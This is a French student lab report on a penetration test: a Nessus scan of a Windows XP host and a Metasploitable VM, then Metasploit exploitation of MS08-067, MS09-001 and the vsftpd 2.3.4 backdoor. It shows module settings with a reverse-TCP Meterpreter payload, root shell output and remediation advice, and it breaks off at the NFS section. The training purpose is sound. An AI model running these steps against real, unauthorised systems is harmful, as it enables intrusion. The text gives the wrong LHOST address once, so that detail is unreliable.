Sorbonne Paris Nord

Nessus
vulnerability scanner

2024

SAE - 304

DECOUVRIR LE PENTEST

Kevin Nagarajah


Table des matières

Introduction et Objectifs

Ce rapport a été rédigé dans le cadre d'une Situation d'Apprentissage et d'Évaluation (SAE) où, en tant que pentester, j'ai été mandaté pour effectuer un test d'intrusion sur le réseau informatique d'une entreprise. L'objectif principal est d'identifier les vulnérabilités et de proposer des recommandations pour améliorer la sécurité des systèmes ciblés.

Équipe de Pentest : Ce test a été réalisé individuellement par Nagarajah Kevin étudiant en réseaux et télécommunications parcours Cyber

Machine Attaquante : Kali Linux avec le logiciel Nessus connecté au réseau de l'entreprise.



Description des Cibles : Les cibles de ce test sont deux machines spécifiques au sein du réseau de l'entreprise :

Windows XP Familial : Une machine exécutant Windows XP en version Familiale. Cette machine représente un point de vulnérabilité potentiel en raison de son ancien système d'exploitation, qui n'est plus pris en charge et régulièrement mis à jour par le fabricant.

Machine Metasploitable : Une machine intentionnellement vulnérable, utilisée couramment pour l'entraînement au pentesting. Elle simule un environnement avec de multiples failles de sécurité, permettant un large éventail de tests d'intrusion.

Objectifs du Pentest :

Identifier les Vulnérabilités : Exécuter une série de tests pour découvrir les vulnérabilités exploitables dans les systèmes cibles.

Évaluer l'Impact : Comprendre l'impact potentiel de ces vulnérabilités sur la sécurité globale de l'entreprise.

Fournir des Recommandations : Proposer des mesures correctives et des recommandations pour mitiger les risques identifiés et renforcer la sécurité des systèmes.

Méthodologie

Outil Utilisé : Nessus

Nessus est l'un des scanners de vulnérabilités les plus répandus et puissants. Il est conçu pour automatiser le processus de détection des vulnérabilités qui pourraient être exploitées par des attaquants.

Préparation :

Une fois la configuration de l'environnement de test ainsi que la mise en place de Nessus terminé je peux passer à la création et configuration du Scan.

Création et Configuration du Scan :

Sur Nessus il est possible d'organiser les scans en plusieurs types qui peuvent être ranger dans des dossiers. Dans mon cas les scans seront présents dans le dossier « SAE Pentest ».

Définir les cibles : Comme énoncé précédemment les machines cibles Metasploitable et Windows XP sont connectés à la machine attaquante Linux ayant chacun respectivement l'IP suivantes :

WindowsXP : 192.168.50.1/24

Metasploitable : 192.168.50.2/24

Kali Linux : 192.168.50.3/24

Choisir un type de Scan :

Pour ce pentest dans un premier temps, le type de scan sélectionné pour les deux systèmes cibles est le Advanced Scan.

Ce choix permet une analyse approfondie et personnalisée adaptée aux caractéristiques spécifiques de chaque système cible.

Scan de Windows XP : Un Advanced Scan a été lancé spécifiquement pour la machine Windows XP afin de détecter les vulnérabilités liées à ce système d'exploitation désuet et moins sécurisé.


Scan de Metasploitable : Un second Advanced Scan a été exécuté pour la machine Metasploitable, visant à exploiter une gamme étendue de vulnérabilités connues pour ce système intentionnellement vulnérable.

Analyse des Résultats :

Rapports individuels : À la suite des scans, deux rapports distincts ont été générés et téléchargés au format PDF. Ces documents contiennent les détails des vulnérabilités découvertes, leur gravité, et des recommandations pour chaque système cible.

Windows XP :

On retrouve pour **Windows XP** un total de 31 vulnérabilités.



Parmi eux 4 vulnérabilités sont critiques :

MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEDWING) (uncredentialed check)

MS08-067 est un bulletin de sécurité de Microsoft émis en 2008. Il décrit une vulnérabilité critique dans le service serveur Windows qui peut permettre l'exécution de code à distance si un utilisateur reçoit une requête RPC spécialement conçue. Cette vulnérabilité est connue pour avoir été exploitée par le ver Conficker et d'autres malwares.

ECLIPSEDWING est un identifiant associé à cette vulnérabilité dans certaines bases de données de vulnérabilités.

Uncredentialed check signifie que la vulnérabilité a été détectée sans avoir besoin de s'authentifier sur le système distant, indiquant une exposition potentiellement large.

Microsoft Windows XP Unsupported Installation Detection

Cette "vulnérabilité" est une détection plutôt qu'une faille spécifique. Elle indique que le système d'exploitation Windows XP trouvé est désormais obsolète et n'est plus pris en charge par Microsoft. Cela signifie qu'il ne reçoit plus de mises à jour de sécurité, rendant le système potentiellement vulnérable à de multiples exploits connus.

Unsupported Windows OS (remote)

Semblable à la détection précédente, cela indique que le système d'exploitation Windows détecté est obsolète et n'est plus soutenu. Cela concerne tout système d'exploitation Windows qui a atteint la fin de sa vie et ne reçoit plus de mises à jour de sécurité, pas seulement Windows XP.

MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check)


MS09-001 est un autre bulletin de sécurité de Microsoft publié en 2009. Il concerne des vulnérabilités dans le Service de Message Block (SMB) qui pourraient permettre l'exécution de code à distance. SMB est un protocole utilisé pour le partage de fichiers, imprimantes, et autres communications sur les réseaux Windows.

958687 est l'identifiant de l'article dans la base de connaissances Microsoft lié à cette vulnérabilité.

Uncredentialed check, comme mentionné précédemment, signifie que la vulnérabilité a été détectée sans nécessiter d'authentification.

Metasploitable :

Concernant la machine **Metasploitable**, 116 vulnérabilités ont été trouvées.



Avec cette fois-ci 9 vulnérabilités critiques :

Apache Tomcat AJP Connector Request Injection (Ghostcat):

Ghostcat est une vulnérabilité critique affectant le connecteur AJP (Apache JServ Protocol) d'Apache Tomcat. Elle permet à un attaquant de lire des fichiers de configuration de l'application, des fichiers source de code, ou même d'injecter des fichiers malveillants si l'application le permet. Cela est dû à une mauvaise gestion des flux de données dans le connecteur AJP.

Bind Shell Backdoor Detection:

Cette vulnérabilité fait référence à la détection d'une "backdoor" de type bind shell sur un système. Une bind shell est un type de porte dérobée qui "écoute" sur un port spécifique, permettant à quiconque de se connecter et d'exécuter des commandes sur le système. C'est une méthode courante pour maintenir un accès non autorisé à un système.

SSL Version 2 and 3 Protocol Detection:

Cette détection indique que le système utilise SSL (Secure Sockets Layer) version 2 ou 3 pour le cryptage des communications. Ces versions de SSL sont considérées comme obsolètes et vulnérables à plusieurs types d'attaques, comme POODLE pour SSLv3. Il est recommandé d'utiliser TLS (Transport Layer Security) à la place.

Apache Tomcat SEoL (<= 5.5.x):

Cette vulnérabilité indique que la version d'Apache Tomcat en cours d'utilisation est une version en fin de vie (SEoL - Support End of Life), spécifiquement les versions 5.5.x ou antérieures. Ces versions ne reçoivent plus de mises à jour de sécurité, les rendant vulnérables à de nombreuses failles de sécurité connues.

Unix Operating System Unsupported Version Detection:

Cela signifie que le système d'exploitation Unix détecté est une version qui n'est plus prise en charge. Similaire à la détection pour Windows XP, cela signifie qu'il ne reçoit plus de mises à jour de sécurité et est donc susceptible d'être vulnérable à des exploits connus.

Debian OpenSSH/OpenSSL Package Random Number Generator Weakness:

Cette vulnérabilité spécifique à Debian concerne une faiblesse dans la génération de nombres aléatoires utilisée par OpenSSH et OpenSSL. Cela affecte la sécurité des clés cryptographiques et peut rendre les communications vulnérables à l'interception ou à d'autres attaques.

Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check):

Ceci est une variante de la vulnérabilité précédente, détectée spécifiquement dans le contexte des communications SSL/TLS. Elle met en évidence la même faiblesse dans la génération de nombres aléatoires, avec un accent sur les implications pour la sécurité SSL/TLS.

NFS Exported Share Information Disclosure:

Cette vulnérabilité concerne les configurations NFS (Network File System) qui permettent de partager des fichiers sur le réseau. Si les permissions ou les configurations sont mal gérées, elles peuvent

conduire à une divulgation d'informations, permettant à des attaquants d'accéder à des fichiers ou des dossiers sensibles.

VNC Server 'password' Password:

Cela indique que le serveur VNC (Virtual Network Computing) utilise un mot de passe faible ou par défaut (dans ce cas, "password"). Les serveurs VNC permettent le contrôle à distance d'un système, donc un mot de passe faible peut permettre à un attaquant d'accéder facilement au système.

Tests des Vulnérabilités :

Introduction aux tests de vulnérabilités :

Une fois les scans terminés et les vulnérabilités identifiées, l'étape suivante dans notre processus de pentest a consisté à exploiter ces vulnérabilités, en mettant l'accent sur les failles les plus critiques. Cette phase est cruciale pour comprendre non seulement la présence de vulnérabilités théoriques, mais aussi leur impact réel sur la sécurité des systèmes. En exploitant activement ces vulnérabilités, nous avons pu évaluer la facilité avec laquelle un attaquant pourrait compromettre les systèmes Windows XP et Metasploitable, ainsi que le niveau d'accès ou les informations qui pourraient être obtenues.

Dans les sections suivantes, nous détaillerons la méthodologie employée pour ces tests, les résultats obtenus pour chaque vulnérabilité exploitée, et notre analyse de l'impact de ces failles sur la sécurité globale des systèmes testés.


Méthodologie de Test :

Les failles critiques identifiées dans les rapports Nessus ont servi de point de départ pour cette phase de test. Pour chaque vulnérabilité, le rapport fournissait des informations clés telles que le type de faille, le numéro CVE, la version affectée, et d'autres détails techniques pertinents.

Pour exploiter ces vulnérabilités, des outils spécialisés en tests d'intrusion et en exploitation de failles peuvent être utilisés, dans mon cas j’ai choisi l’utilisation de Metasploit : Un framework d'exploitation de vulnérabilités largement utilisé, offrant une vaste bibliothèque de modules d'exploitation et de payloads.


Machine Windows XP Famille :

Première Vulnérabilité :



MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEDWING) (uncredentialed check)

Comme dit précédemment le rapport Nessus fournit une description ainsi que des informations détaillées sur chaque vulnérabilité.





Le service serveur Windows peut permettre l'exécution de code à distance si un utilisateur reçoit une requête RPC spécialement conçue.

Il est indiqué que le numéro de l'exploit correspondant à cette vulnérabilité est disponible, ce qui facilite son utilisation dans un outil comme Metasploit.

Dans Metasploit, les exploits sont généralement référencés par leur identifiant unique, qui peut être utilisé pour les rechercher et les configurer facilement dans le cadre d'un test de pénétration.

Nous commençons donc par lancer Metasploit en utilisant la commande msfconsole sur notre machine Kali Linux. Une fois dans l'interface de Metasploit, notre prochaine étape est de rechercher l'exploit correspondant à la vulnérabilité MS08-067. Pour ce faire, nous utilisons la commande search MS08-067 dans Metasploit.





Après avoir identifié l'exploit approprié dans les résultats de recherche, j'ai utilisé la commande use suivie du chemin complet de l'exploit pour le sélectionner. Pour vérifier et configurer les options de cet exploit, on exécute la commande show options, ce qui m'a donné un aperçu des paramètres configurables.

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.50.1     yes       The target host(s), see https://docs
                                       .metasploit.com/docs/using-metasploi
                                       t/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSV
                                       C)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh,
                                        thread, process, none)
   LHOST     192.168.50.3     yes       The listen address (an interface ma
                                        y be specified)
   LPORT     4444             yes       The listen port
```

On y retrouve deux paramètres importants à configurer : RHOST (Remote Host) et LHOST (Local Host).

Pour RHOST : J'ai défini l'adresse IP de la machine cible Windows XP (*setg*), 192.168.50.1, comme valeur pour RHOST. Cela indique à l'exploit quelle machine cibler dans le réseau.

Dans le cas de LHOST : j'ai entré, 192.168.50.1 qui est mon adresse IP de la machine Kali Linux (*setg* aussi).

Cette configuration permet à la machine cible de savoir à quelle adresse IP renvoyer la connexion après que l'exploit ait été déclenché.

Une fois les configurations nécessaires effectuées, j'ai lancé l'exploit en utilisant la commande *exploit*. Cette action était l'étape finale pour tester la vulnérabilité MS08-067 sur la machine cible, en cherchant à établir une connexion à distance via le service SMB vulnérable.

```
C:\WINDOWS\system32>netstat
netstat

Connexions actives

  Proto  Adresse locale         Adresse distante       Etat
  TCP    kadjen-dbc7df8a:1036   192.168.50.3:4444      ESTABLISHED

C:\WINDOWS\system32>ipconfig
ipconfig

Configuration IP de Windows


Carte Ethernet Connexion au r◆seau local:

       Suffixe DNS propre ◆ la connexion :
       Adresse IP. . . . . . . . . .◆. . . : 192.168.50.1
       Masque de sous-r◆seau . . .◆. . . : 255.255.255.0
       Passerelle par d◆faut . . .◆. . . :

Carte Ethernet Connexion r◆seau Bluetooth:

       Statut du m◆dia . . . . . . . . . . : M◆dia d◆connect◆

C:\WINDOWS\system32>
```


Avec la session Meterpreter active, il est possible d'obtenir un accès direct au système d'exploitation de la machine cible, j'ai exécuté la commande *shell* dans Meterpreter me donnant ainsi un accès shell traditionnel.

Une fois dans le shell de la machine cible, j'ai pu exécuter diverses commandes comme si j'étais un utilisateur local sur la machine.

Deuxième Vulnérabilité :


MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check)


Permet une exécution de code à distance (grâce à une corruption de mémoire) sans nécessiter d'authentification. Cela signifie qu'un attaquant peut exécuter du code arbitraire sur une machine cible via le réseau, exploitant des failles dans le SMB, un protocole utilisé pour le partage de fichiers et la communication entre ordinateurs.



Ici aussi, Il est également indiqué que le numéro de l'exploit correspondant est disponible, facilitant ainsi son utilisation dans un outil comme Metasploit. Pour cette vulnérabilité spécifique, l'exploit identifié dans Metasploit est nommé "Microsoft SRV.SYS WriteAndX Invalid DataOffset".


Retour dans l'interface Metasploit, j'ai cherché l'exploit spécifique pour la vulnérabilité MS09-001. Pour cela, j'ai utilisé la commande *search MS09-001* pour identifier l'exploit correspondant.






Après avoir identifié l'exploit spécifique pour la vulnérabilité MS09-001 dans l'interface Metasploit, j'ai sélectionné cet exploit pour une utilisation plus approfondie. Pour configurer l'exploit, j'ai employé les commandes show options et setg dans Metasploit. J'ai défini le paramètre RHOSTS en saisissant l'adresse IP de la machine cible. Cela a permis de cibler spécifiquement la machine vulnérable sur le réseau. Ensuite, j'ai ajusté le paramètre DataOffset de l'exploit. Ce réglage était crucial pour exploiter la vulnérabilité, car il implique la modification de la façon dont les données sont gérées dans le protocole SMB, permettant ainsi de surcharger la mémoire de la machine cible.


Lancement de l'attaque :



Avant :



Après :



Après avoir lancé l'exploit, on observe une augmentation significative de l'utilisation du processeur sur la machine cible, ce qui indique que l'attaque a bien fonctionné.

Solutions Spécifiques aux Vulnérabilités Identifiées :

1. Pour la Vulnérabilité MS08-067 :

Mise à jour de sécurité : Appliquer immédiatement le correctif de sécurité fourni par Microsoft pour cette vulnérabilité. Ceci est critique pour éliminer la faille d'exécution de code à distance.

Restriction des services RPC : Limiter les accès aux services RPC aux seuls utilisateurs et systèmes nécessaires. Implémenter des règles de pare-feu pour bloquer les requêtes RPC non autorisées.

Audit de sécurité : Effectuer régulièrement des audits de sécurité pour identifier et corriger toute configuration inappropriée des services et des permissions.

2. Pour la Vulnérabilité MS09-001 :

Application du Patch : Installer le correctif spécifique de Microsoft pour cette vulnérabilité. C'est essentiel pour prévenir les attaques exploitant cette faille dans le SMB.

Isolement du réseau SMB : S'assurer que l'accès au SMB est strictement contrôlé et isolé dans le réseau. Utiliser des VLANs ou des zones de sécurité pour segmenter le trafic SMB.

Surveillance et détection des anomalies : Mettre en place des systèmes de surveillance réseau pour détecter et alerter sur des comportements anormaux ou suspects liés au SMB.

Mesures Générales de Sécurisation :

Mises à jour régulières : Garantir que tous les systèmes et logiciels sont à jour avec les dernières mises à jour de sécurité.

Antivirus et anti-malware : Utiliser et maintenir à jour des solutions antivirus et anti-malware robustes pour détecter et prévenir les infections.

Formation et sensibilisation : Former les utilisateurs aux meilleures pratiques de sécurité pour réduire le risque de compromission par des vecteurs humains.

Pare-feu et IDS/IPS : Mettre en place et configurer correctement des pares-feux et des systèmes de détection/prévention d'intrusion pour filtrer le trafic non désiré et détecter les activités suspectes.

Principe de moindre privilège : S'assurer que les utilisateurs et les applications fonctionnent avec les droits minimaux nécessaires à leurs tâches.

Sauvegardes régulières : Effectuer des sauvegardes régulières et les tester pour garantir la récupération des données en cas d'attaque réussie.

Fermer les ports non utilisés.

Machine Metasploitable :

Première vulnérabilité :

En plus de l'analyse réalisée avec Nessus, j'ai effectué un scan supplémentaire en utilisant Nmap pour obtenir une perspective plus large des vulnérabilités potentielles. Nmap, en tant qu'outil de cartographie réseau et de détection de ports, m'a permis d'identifier plusieurs ports ouverts sur la machine cible, ce qui est crucial pour comprendre l'exposition potentielle du système.

```
└─# nmap -sV -O 192.168.50.2
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-14 14:47 EST
Nmap scan report for 192.168.50.2
Host is up (0.0025s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13?
```

Parmi les ports ouverts détectés, j'ai remarqué la présence du port 21, sur lequel tourne le service vsftpd version 2.3.4. Cette version de vsftpd est notoirement connue pour ses vulnérabilités de sécurité, notamment les possibilités d'exécution de code à distance.

A nouveau sur le terminal Metasploit de Kali, J'ai sélectionné le module d'exploit adapté en exécutant use exploit/unix/ftp/vsftpd_234_backdoor. Ce module est spécialement conçu pour exploiter la backdoor connue dans vsftpd 2.3.4. Puis j'ai effectué comme pour les modules précédents show options et renseigné les paramètres requis.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.50.2     yes       The target host(s), see https://docs.
                                      metasploit.com/docs/using-metasploit/
                                      basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

Après avoir configuré les options nécessaires, j'ai exécuté l'exploit avec la commande exploit. À la réussite de l'exploit, une backdoor a été ouverte sur la machine cible, me permettant ainsi d'exécuter des commandes sur le serveur avec les privilèges du service vsftpd.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.50.2:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.50.2:21 - USER: 331 Please specify the password.
[+] 192.168.50.2:21 - Backdoor service has been spawned, handling...
[+] 192.168.50.2:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.50.3:41059 → 192.168.50.2:6200)
at 2024-01-14 15:01:36 -0500
```

Après avoir obtenu avec succès un accès shell sur la machine cible grâce à l'exploitation de la vulnérabilité vsftpd 2.3.4, j'ai décidé de tester davantage mes capacités d'accès. Pour cela, j'ai opté pour une opération la création d'un fichier :

```
root@kali: /home/kali
File  Actions  Edit  View  Help
cd /home/msfadmin
pwd
/home/msfadmin
echo backdoored > hacked.txt
```

Cette suite de commande permet de se placer dans le répertoire msfadmin puis créer un fichier hacked.txt dans lequel est écrit « backdoored »


Maintenant si on consulte depuis le terminal de la machine cible, le fichier est bien présent.


```
root@metasploitable:/home/msfadmin# ls
config.sh  hacked.txt  vulnerable
root@metasploitable:/home/msfadmin# cat hacked.txt
backdoored
root@metasploitable:/home/msfadmin#
```


Deuxième vulnérabilité :

NFS Exported Share Information Disclosure (CVE-1999-0170)

